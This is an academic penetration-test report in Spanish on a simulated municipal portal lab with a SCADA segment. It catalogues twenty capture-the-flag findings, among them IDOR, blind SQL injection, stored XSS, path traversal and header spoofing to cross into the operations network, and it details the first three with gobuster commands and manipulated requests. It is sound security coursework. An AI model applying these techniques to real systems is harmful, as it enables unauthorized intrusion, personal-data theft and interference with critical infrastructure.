UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

Sistemas de Gestión de la Seguridad

INFORME DE SEGURIDAD OFENSIVA

Auditoría de Penetración — Entorno de Laboratorio INTERAFAS-LAB

Consolidado de 20 Hallazgos / Banderas de Explotación

Elaborado por:

Manuel Eduardo Hernández Gaytan

Matrícula: 181850

Materia: Sistemas de Gestión de la Seguridad (CNOIV) | Grupo: T37A

Docente: Servando López Contreras

Fecha: 16 de octubre de 2026

02.HernándezGaytanManuelEduardo_InformeSeguridadOfensiva

1. Alcance y Metodología

1.1 Objetivo del Ejercicio

El presente ejercicio de auditoría ofensiva (penetration testing) tuvo como objetivo evaluar de forma integral la postura de seguridad del entorno de laboratorio INTERAFAS-LAB, un portal institucional simulado que integra módulos de atención ciudadana, gestión de proveedores, transparencia contractual, facturación/pagos y un segmento de operaciones industriales (SCADA/OT) representado por una pasarela RTU (RTU-GW-07) y servicios de telemetría. El propósito del ejercicio fue identificar, explotar de forma controlada y documentar vulnerabilidades técnicas y de lógica de negocio que pudieran comprometer la confidencialidad, integridad y disponibilidad tanto del entorno web (IT) como del entorno operativo (OT), validando cada hallazgo mediante la obtención de un token único ("bandera") embebido deliberadamente por los diseñadores del laboratorio académico.

El ejercicio se desarrolló bajo un enfoque de caja gris con credenciales de un perfil de ciudadano estándar (portal_role=citizen), replicando el escenario realista de un atacante externo que logra una cuenta de bajo privilegio y busca escalar su acceso hasta comprometer los sistemas críticos de la organización.

1.2 Metodología de Evaluación por Fases

La evaluación siguió un enfoque estructurado alineado a metodologías reconocidas de pentesting (PTES / OWASP Testing Guide), dividido en las siguientes cuatro fases secuenciales:

Fase 1 — Reconocimiento

Recolección pasiva y activa de información del entorno objetivo mediante análisis de robots.txt, enumeración de directorios con gobuster, inspección de código fuente JavaScript del cliente y revisión de archivos de configuración y respaldo expuestos. Esta fase correspondió a las banderas 1, 2, 4, 11 y 15, que en conjunto permitieron construir un mapa de la arquitectura de endpoints, rutas internas, versiones de software y segmentos de red.

Fase 2 — Enumeración

Identificación sistemática de puntos de entrada explotables: parámetros vulnerables a manipulación (IDOR), funcionalidades de exportación de datos, mecanismos de control de roles basados en cookies y validaciones de relación entre entidades de negocio. Correspondiente a las banderas 3, 5, 6, 12 y 14.

Fase 3 — Explotación

Ejecución de técnicas de ataque activo sobre las debilidades identificadas: inyección SQL ciega automatizada (sqlmap), inyección de scripts persistentes (Stored XSS), lectura de archivos del sistema operativo mediante path traversal (LFI) y manipulación de parámetros críticos de transacciones financieras. Correspondiente a las banderas 7, 8, 9 y 13.

Fase 4 — Post-explotación y Pivoteo Operativo (OT)

Aprovechamiento de la información de segmentación de red obtenida en el reconocimiento (fase 1) para falsificar cabeceras de origen (X-Forwarded-For) y pivotar desde el entorno web (IT) hacia la pasarela de

operaciones industriales (OT), accediendo a telemetría SCADA en tiempo real, mecanismos de actualización de firmware y mapas de dependencias de activos críticos, hasta la consolidación final del compromiso total del sistema. Correspondiente a las banderas 10, 16, 17, 18, 19 y 20.

1.3 Alcance del Entorno

- Objetivo principal: http://localhost:8080 — Portal institucional "INTERAFAS" (entorno de laboratorio académico aislado).
- Pila tecnológica identificada: Apache/2.4.68 (Debian), PHP/8.3.35, motor de base de datos MySQL/MariaDB.
- Módulos dentro de alcance: autenticación y perfil de usuario, expedientes ciudadanos, reportes e incidencias, proveedores y gestión de proveedores, transparencia y validación contractual, pagos y facturación, infraestructura estratégica y centro de operaciones (/operations/*).
- Segmento operativo (OT/SCADA simulado): red interna OPS-NET-20 (10.40.20.0/24), pasarela RTU-GW-07, endpoints de telemetría, actualización de firmware y contexto de activos.
- Herramientas utilizadas: gobuster, Burp Suite (Proxy/Repeater), sqlmap, hashcat, herramientas de desarrollador del navegador (Network Inspector), terminal Linux y editor de texto.

1.4 Reglas del Ejercicio y Limitaciones

- El ejercicio se realizó exclusivamente dentro del entorno de laboratorio controlado INTERAFAS-LAB, sin interacción con sistemas de producción reales ni con terceros.
- Se operó bajo autorización académica explícita en el marco de la materia Sistemas de Gestión de la Seguridad (CNOIV), sin realizar acciones destructivas, de denegación de servicio sostenida ni modificaciones permanentes sobre el entorno más allá de lo necesario para validar cada hallazgo.
- Limitación de alcance temporal: la evaluación se desarrolló en un periodo acotado de tiempo académico, por lo que no se descarta la existencia de vulnerabilidades adicionales no cubiertas por las 20 banderas documentadas.
- Limitación de entorno: al tratarse de un entorno simulado (ot-sim), algunos componentes industriales (RTU, bombas, válvulas) son representaciones lógicas y no dispositivos físicos reales; el análisis de impacto se extrapola a un entorno de producción equivalente.
- El ejercicio fue realizado por un único auditor (tester individual), sin un equipo de revisión por pares, lo que pudo limitar la cobertura frente a un ejercicio de Red Team con múltiples perfiles.

2. Resumen Ejecutivo

La auditoría de seguridad ofensiva realizada sobre el entorno INTERAFAS-LAB identificó y explotó exitosamente 20 vulnerabilidades distintas, abarcando la totalidad de la superficie de ataque definida para el ejercicio: desde fallas elementales de configuración del servidor web hasta el compromiso total de la frontera de confianza entre la red corporativa (IT) y la red de operaciones industriales (OT). El ejercicio demuestra que un atacante que inicia con credenciales de bajo privilegio (rol ciudadano) puede, mediante una cadena

progresiva y lógica de explotación, alcanzar visibilidad y control sobre los sistemas SCADA que gobiernan infraestructura crítica simulada (planta de distribución de agua), sin que en ningún punto del recorrido existiera un control compensatorio capaz de detener o alertar sobre la progresión del ataque.

El incidente evolucionó en cuatro etapas claramente diferenciadas. En la primera, un reconocimiento pasivo sobre archivos de configuración mal gestionados (robots.txt, directory listing, backups .bak, manifiestos de compilación) entregó al atacante un mapa casi completo de la arquitectura interna: nombres de host, rutas de la API, versiones de software y, de forma crítica, el esquema de segmentación de la red operativa (OPS-NET-20, 10.40.20.0/24). En la segunda etapa, fallas de control de acceso —IDOR, escalamiento de privilegios mediante cookies manipulables y validaciones de negocio incompletas— permitieron moverse lateralmente entre identidades y roles dentro de la misma aplicación. En la tercera etapa, vulnerabilidades técnicas clásicas de inyección (SQL ciega, XSS almacenado) y de inclusión de archivos (LFI) confirmaron que el backend no aplica separación entre datos y código, ni valida ni sanitiza la entrada del usuario en ningún punto crítico. Finalmente, en la cuarta etapa, el atacante reutilizó la información de red obtenida en el reconocimiento inicial para falsificar su origen (X-Forwarded-For) y cruzar la frontera hacia el entorno operativo, accediendo a telemetría de planta en tiempo real, a un mecanismo de actualización de firmware que no exige firma criptográfica, y al mapa completo de dependencias de activos industriales.

La conclusión general sobre la postura de seguridad global de INTERAFAS-LAB es crítica. No se trata de vulnerabilidades aisladas, sino de un patrón sistémico: ausencia de un modelo de confianza cero, delegación de decisiones de seguridad al cliente (cookies de rol, cabeceras de origen, montos de transacción), exposición rutinaria de metadatos de diagnóstico en producción y, sobre todo, una frontera IT/OT que depende exclusivamente de una cabecera HTTP fácilmente falsificable en lugar de una segmentación de red físicamente aplicada y una autenticación de operador robusta. El estado final del sistema, con un nivel de confianza reportado en 0% tras la superación de las 20 banderas, no es una anomalía puntual sino el resultado esperado de esta ausencia de controles en profundidad (defense in depth). Se recomienda a la organización priorizar, por encima de parches puntuales, un rediseño arquitectónico que separe físicamente las redes IT/OT, centralice la autorización en el servidor y elimine la práctica de exponer metadatos internos de depuración en entornos productivos.

3. Inventario y Tabla Maestra de Vulnerabilidades

A continuación se presenta la tabla consolidada con las 20 banderas/vulnerabilidades identificadas y explotadas en el entorno INTERAFAS-LAB, ordenadas según la secuencia de descubrimiento durante el ejercicio.

#	Identificador / Bandera	Componente Afectado	Categoría / Vulnerabilidad	Resultado / Resumen
1	UPSLP_CNOIV-OPEN-DOOR-01	Servidor Web / Directorio de archivos públicos (/assets/docs/public/revision/)	Reconocimiento / Divulgación de Información (Sensitive Data Exposure / Directory Listing)	Exposición de archivos de configuración, variables de entorno y token de validación en texto plano.
2	UPSLP_CNOIV-LOOK-CLOSER-02	Aplicación Web Frontend / runtime-config.js y endpoint	Divulgación de Información / Hardcoding de Metadatos Sensibles (Information Disclosure / Sensitive Metadata Exposure)	Descubrimiento de endpoints internos de la API, rutas de estado de escenarios y obtención del token de validación de release.

#	Identificador / Bandera	Componente Afectado	Categoría / Vulnerabilidad	Resultado / Resumen
		/assets/meta/build-manifest.php		
3	UPSLP_CNOIV-NOT-YOURS-03	Módulo de Expediente Ciudadano (/expediente.php?id=)	Control de Acceso Defectuoso / Referencia Insegura a Objetos Directos (Insecure Direct Object Reference - IDOR)	Acceso no autorizado a datos personales identificables (PII) de otros usuarios y obtención de la bandera de validación mediante la manipulación de parámetros numéricos en la URL.
4	UPSLP_CNOIV-OLD-MEMORIES-04	Módulo de Transparencia (/transparencia.php.bak)	Exposición de Archivos de Respaldo / Divulgación de Código Fuente (Backup File Disclosure / Source Code Exposure)	Descubrimiento y descarga del código fuente PHP de respaldo en texto plano, exponiendo comentarios del desarrollador y la variable de validación $releaseValidation.
5	UPSLP_CNOIV-EXPORT-FLOW-05	Módulo de Proveedores / Endpoint de Exportación (/exportar.php)	Fallas de Control de Acceso / Manipulación de Parámetros de Exportación (Insecure Export & Parameter Tampering)	Análisis del flujo de exportación de datos del padrón de proveedores y control de parámetros de descarga del sistema.
6	UPSLP_CNOIV-WRONG-ROLE-06	Módulo de Gestión de Proveedores / Control de Roles (/gestion-proveedores.php)	Control de Acceso Roto / Escalamiento de Privilegios Vertical (Broken Access Control / Vertical Privilege Escalation)	Escalamiento vertical exitoso de privilegios desde el perfil de ciudadano hasta el rol administrativo (procurement_admin) mediante la manipulación de cookies de sesión.
7	UPSLP_CNOIV-SILENT-ANSWER-07	Módulo de Validación de Referencias (/validar-referencia.php?ref=)	Inyección SQL / Blind SQL Injection (Boolean-based Blind SQL Injection)	Explotación exitosa de SQLi ciega booleana mediante sqlmap, logrando enumerar bases de datos, tablas, columnas y extraer el token de validación oficial almacenado en la base de datos backend.
8	UPSLP_CNOIV-STORED-WORDS-08	Módulo de Reportes e Incidencias Ciudadanas (/reportes.php / /seguimiento-reporte.php)	Inyección de Scripts / Stored Cross-Site Scripting (Stored XSS)	Inyección y persistencia exitosa de cargas maliciosas de JavaScript en los campos de descripción e incidencias del sistema, logrando su ejecución en el contexto de otros usuarios o administradores.
9	UPSLP_CNOIV-TOO-DEEP-09	Módulo de Descarga de Documentos (/descargar-documento.php?file=)	Control de Acceso / Inclusión de Archivos Locales (Path Traversal / Local File Inclusion - LFI)	Explotación exitosa de recorrido de directorios y lectura de archivos arbitrarios del sistema operativo mediante el parámetro file, extrayendo la bandera oficial.
10	UPSLP_CNOIV-WHO-ARE-YOU-10	Módulo de Perfil de Usuario (/perfil.php)	Defectos de Control de Sesión / Replay Attack & Header Validation (Session Management & Replay Validation Vulnerability)	Análisis de cabeceras de respuesta del servidor ante solicitudes retransmitidas (replay), identificando la inclusión de un token de validación de sesión en el encabezado HTTP.
11	UPSLP_CNOIV-HIDDEN-HISTORY-11	Endpoint de Historial de Servicios (/api/service-history.php?account=)	Divulgación de Información / Endpoints No Documentados (Undocumented API Endpoints & Header Validation)	Descubrimiento y consulta de un endpoint de API no documentado, evidenciando en las cabeceras HTTP de respuesta metadatos de

#	Identificador / Bandera	Componente Afectado	Categoría / Vulnerabilidad	Resultado / Resumen
				estado y el token de validación oficial.
12	UPSLP_CNOIV-SECOND-ACCOUNT-12	Endpoint de Historial de Servicios (/api/service-history.php?account=)	Control de Acceso / Falta de Autorización a Nivel de Objeto en API (Broken Object-Level Authorization - BOLA)	Explotación de control de acceso defectuoso en la API al consultar registros asociados a otra cuenta institucional, revelando metadatos de autorización ausente y el token de validación.
13	UPSLP_CNOIV-PAYMENT-PATH-13	Módulo de Pagos y Facturación (/pago.php?factura=6)	Lógica de Negocio / Manipulación de Parámetros de Transacción (Business Logic Flaw / Parameter Tampering)	Explotación de una falla en la lógica de procesamiento de pagos al enviar solicitudes de transacciones modificadas, revelando cabeceras de validación y el token oficial del reto.
14	UPSLP_CNOIV-TRUSTED-SUPPLIER-14	Módulo de Transparencia Contractual (/validar-vinculo-contractual.php?contract_id=51&provider_id=)	Lógica de Negocio / Defecto de Autorización en Relaciones de Entidades (Business Logic Flaw / Insecure Association Validation)	Explotación de una falla en la lógica de validación de relaciones institucionales, permitiendo asociar y validar entidades inconsistentes y obteniendo el token oficial del reto.
15	UPSLP_CNOIV-BEHIND-THE-DESK-15	Módulo de Infraestructura Estratégica / Endpoint de Estado (/api/infrastructure-status.php)	Divulgación de Información / Endpoints de Monitoreo y Diagnóstico (Information Disclosure / Diagnostic Header Exposure)	Descubrimiento y análisis de un endpoint de estado de infraestructura, revelando metadatos de telemetría de red, segmentos de operación, cabeceras de diagnóstico y el token de validación oficial.
16	UPSLP_CNOIV-BEYOND-THE-WEB-16	Pasarela de Operaciones (/operations/gateway.php)	Control de Acceso / Exposición de Gateway y Validación de Cabeceras de Red (Access Control & Gateway Header Validation)	Análisis y acceso al gateway operativo de infraestructura, identificando la manipulación de cabeceras de reenvío de IP (X-Forwarded-For), la superación de límites de confianza y la extracción del token de validación.
17	UPSLP_CNOIV-EYES-ON-THE-PLANT-17	Módulo de Operaciones e Infraestructura / Endpoint de Telemetría (/operations/telemetry.php)	Divulgación de Información / Telemetría y Cabeceras de Control de Monitoreo (Information Disclosure & Monitoring Header Analysis)	Análisis de la telemetría operacional en tiempo real de la planta, identificando el estado de componentes SCADA/OT (tanques, flujos, presión y dispositivos RTU) y la extracción del token de validación.
18	UPSLP_CNOIV-TRUST-THE-PACKAGE-18	Módulo de Actualización de Firmware / Endpoint de Instalación (/operations/updates/install.php)	Lógica de Control de Dispositivos / Verificación de Paquetes de Firmware (Firmware Verification & Package Integrity Flaw)	Análisis del proceso de actualización y verificación de paquetes de firmware para dispositivos RTU, identificando los mecanismos de firma/checksum y extrayendo el token de validación oficial.
19	UPSLP_CNOIV-CHAIN-REACTION-19	Módulo de Activos y Dependencias Operativas (/operations/asset-context.php)	Divulgación de Información / Análisis de Dependencias y Cabeceras de Validación de Red (Asset Dependency Analysis & Chain Reaction Validation)	Análisis del contexto de activos y dependencias operativas del sistema SCADA/OT, identificando la jerarquía de dependencias entre componentes industriales y extrayendo el token de validación.

#	Identificador / Bandera	Componente Afectado	Categoría / Vulnerabilidad	Resultado / Resumen
20	UPSLP_CNOIV-NOW-YOU-CONTROL-20	Panel General del Sistema / Mando Operativo (/system.php)	Cierre de Auditoría / Consolidación de Pentesting (Final System Review & Scenario Summary)	Análisis final del panel del sistema y consola de control OT, verificando la superación de las 20 banderas del entorno INTERAFAS-LAB, el estado de confianza del sistema (0%) y la extracción del último token de validación.

4. Desarrollo Técnico de Hallazgos

Hallazgo 1: Exposición de Directorios e Información Sensible

ID / Bandera: UPSLP_CNOIV-OPEN-DOOR-01

Componente Afectado: Servidor Web / Directorio de archivos públicos (/assets/docs/public/revision/)

Categoría: Reconocimiento / Divulgación de Información (Sensitive Data Exposure / Directory Listing)

Resultado: Exposición de archivos de configuración, variables de entorno y token de validación en texto plano.

A. Descripción Técnica y Causa Raíz

El servidor web (Apache/2.4.68) expone en su archivo robots.txt una regla de exclusión que, lejos de ocultar información, apunta directamente a la ruta protegida /assets/docs/public/revision/, funcionando como un mapa para el atacante. Adicionalmente, la directiva de listado de directorios (Directory Indexing) se encuentra activa en la configuración de Apache, permitiendo a cualquier usuario no autenticado listar y examinar el contenido completo de los directorios del servidor.

Dentro de esta ruta se localizó un paquete comprimido de despliegue (portal-release_20260407_rc3.zip). Al inspeccionar su contenido, específicamente en la ruta /release/deploy/release-check.env, se descubrieron variables de entorno críticas del proceso de build y el token de verificación del sistema en texto plano.

La causa raíz combina dos controles ausentes: (1) la directiva Options -Indexes no está aplicada en el DocumentRoot de Apache, y (2) no existe un proceso de limpieza de artefactos de despliegue (.zip, .env) antes de publicar en producción.

B. Comprobación de Hallazgos y Evidencia Técnica

1. Reconocimiento con robots.txt: se consultó el archivo robots.txt del servidor, descubriendo la directiva de exclusión hacia el directorio de revisión.

```
User-agent: *
Disallow: /assets/docs/public/revision/
```

[Evidencia Robots.txt]

2. Enumeración de directorios con gobuster: mediante fuerza bruta de rutas se confirmaron los directorios accesibles del servidor web.

```
gobuster dir -u http://localhost:8080/ -w /usr/share/wordlists/dirb/common.txt
```

[Evidencia Gobuster]

3. Navegación e inspección del archivo comprimido: se accedió al directorio expuesto, identificando el paquete de despliegue y explorando su estructura interna.

[Evidencia Directorio ZIP]

4. Extracción y hallazgo de variables sensibles: al inspeccionar el archivo .env dentro del comprimido de despliegue, se obtuvo la bandera oficial.

```
APP_RELEASE=2026.04.07-rc3
BUILD_HOST=WEBOPS-03
DEPLOY_TARGET=portal-prod
```

```
DOCUMENT_ROOT=/var/www/html
PUBLIC_DOCS=/var/www/html/assets/docs/public
SMOKE_TEST_TOKEN=UPSLP_CNOIV-OPEN-DOOR-01
CLEANUP_RELEASE_FILES=yes
```

[Evidencia Token Bandera 1]


C. Impacto y Riesgo


- Confidencialidad: Alta. Se exponen rutas internas del servidor web (/var/www/html), nombres de equipos internos (WEBOPS-03) y tokens de prueba del pipeline de despliegue.
- Integridad / Disponibilidad: Media. La información recabada (nombres de host, estructura de directorios, versión de release) facilita la planificación de ataques dirigidos posteriores sobre la infraestructura.

D. Mitigaciones Recomendadas

- Deshabilitar el listado automático de directorios (Options -Indexes) en la configuración de Apache para el DocumentRoot y todos los subdirectorios públicos.
- Remover archivos temporales, comprimidos (.zip) y de configuración sensible (.env) del directorio raíz público mediante un paso de limpieza obligatorio en el pipeline CI/CD antes de cada despliegue.

E. Evidencias de la captura





Hallazgo 2: Exposición de Configuraciones Internas y Manifest de Compilación mediante Scripts Frontend

ID / Bandera: UPSLP_CNOIV-LOOK-CLOSER-02

Componente Afectado: Aplicación Web Frontend / runtime-config.js y endpoint /assets/meta/build-manifest.php

Categoría: Divulgación de Información / Hardcoding de Metadatos Sensibles (Information Disclosure / Sensitive Metadata Exposure)

Resultado: Descubrimiento de endpoints internos de la API, rutas de estado de escenarios y obtención del token de validación de release.

A. Descripción Técnica y Causa Raíz

Durante la inspección del código fuente JavaScript del portal (/panel.php) se examinó el script de configuración global runtime-config.js. Este archivo expone el objeto global window.INTERAFAS_RUNTIME sin mecanismos de ofuscación, minificación agresiva o restricción de acceso en el cliente, revelando la arquitectura interna de endpoints.

Entre las propiedades expuestas se encuentra la ruta interna /assets/meta/build-manifest.php. Al realizar una solicitud HTTP directa a este endpoint —sin autenticación alguna— el servidor responde con una estructura JSON que contiene metadatos de compilación, el estado de pruebas de humo (smoke_test) y la variable sensible release_validation_token en texto plano.

La causa raíz es la ausencia de control de acceso sobre endpoints de metadatos y la práctica insegura de incrustar tokens de validación/QA directamente en artefactos de respuesta accesibles públicamente en producción.

B. Comprobación de Hallazgos y Evidencia Técnica

1. Inspección del código y depurador frontend: análisis del objeto global expuesto en runtime-config.js.

```
window.INTERAFAS_RUNTIME = Object.freeze({
  environment: 'production',
  release: '2026.09.18-r4',
  apiBase: '/api',
  scenarioEndpoint: '/api/scenario-state.php',
  publicAssets: '/assets',
  buildManifest: '/assets/meta/build-manifest.php'
});
```

2. Acceso al endpoint de metadatos y extracción del token: solicitud HTTP GET al recurso descubierto /assets/meta/build-manifest.php.


```
{
  "release": "2026.09.18-r4",
  "channel": "production",
  "generated_at": "2026-09-18T22:14:31Z",
  "assets": {
    "css": "/assets/style.css",
    "js": "/assets/app.js"
  },
  "quality_assurance": {
    "smoke_test": "passed",
    "release_validation_token": "UPSLP_CNOIV-LOOK-CLOSER-02"
  }
}
```



C. Impacto y Riesgo

- Confidencialidad: Alta. Revela la arquitectura interna de endpoints de la API (/api/scenario-state.php), versiones exactas de producción y tokens de verificación de calidad/despliegue.
- Integridad: Media. La exposición de rutas de estado de escenarios facilita el reconocimiento dirigido para manipular variables del entorno simulado en fases posteriores.

D. Mitigaciones Recomendadas

- Eliminar tokens de prueba/validación en producción, removiendo parámetros de auditoría/QA del archivo build-manifest.php en despliegues activos.
- Restringir endpoints de metadatos (/assets/meta/) aplicando controles de autenticación o limitando el acceso únicamente a redes internas o usuarios con privilegios administrativos.

E. Evidencias de la captura



Hallazgo 3: Referencia Insegura a Objetos Directos (IDOR) en la Consulta de Expedientes Ciudadanos

ID / Bandera: UPSLP_CNOIV-NOT-YOURS-03

Componente Afectado: Módulo de Expediente Ciudadano (/expediente.php?id=)

Categoría: Control de Acceso Defectuoso / Referencia Insegura a Objetos Directos (Insecure Direct Object Reference - IDOR)

Resultado: Acceso no autorizado a datos personales identificables (PII) de otros usuarios y obtención de la bandera de validación mediante la manipulación de parámetros numéricos en la URL.

A. Descripción Técnica y Causa Raíz

La aplicación web carece de validación de autorización en el lado del servidor al consultar el registro de expedientes de los ciudadanos mediante el parámetro de identificador directo en la URL (/expediente.php?id=X).

Aunque la sesión activa pertenece a un usuario determinado (mariana.torres@example.test, ID 1), el backend no verifica si la cuenta en sesión posee derechos de lectura sobre registros ajenos. Al modificar secuencialmente el parámetro a id=2, el sistema devuelve el expediente de otro usuario (carlos.rivera), exponiendo su información confidencial y el código de validación.

La causa raíz es la ausencia de una comprobación de propiedad (ownership check) entre el identificador de sesión y el recurso solicitado, combinada con el uso de identificadores secuenciales y predecibles.

B. Comprobación de Hallazgos y Evidencia Técnica

1. Consulta legítima del expediente propio (ID=1): acceso inicial desde el panel del ciudadano autenticado, visualizando los datos correspondientes a 'Mariana Torres'.

```
GET /expediente.php?id=1 HTTP/1.1
Host: localhost:8080
```

2. Explotación mediante IDOR (modificación de ID a 2): se modificó el parámetro en la URL. La aplicación procesó la solicitud sin restricciones, revelando los datos del ciudadano 'Carlos Rivera', su folio de trámite y la bandera oficial.

```
GET /expediente.php?id=2 HTTP/1.1
Host: localhost:8080

Titular expuesto: Carlos Rivera (ciudadano02)
Folio de trámite: EXP-2026-00422
Referencia de validación (Bandera): UPSLP_CNOIV-NOT-YOURS-03
```


C. Impacto y Riesgo

- Confidencialidad: Alta. Fuga de Información de Identificación Personal (PII) como nombres completos, correos electrónicos, teléfonos, CURP, domicilios y estados de trámites de la ciudadanía.
- Cumplimiento / Legal: Alto. Vulneración directa a normativas de privacidad y protección de datos en sistemas gubernamentales o de servicios públicos.

D. Mitigaciones Recomendadas

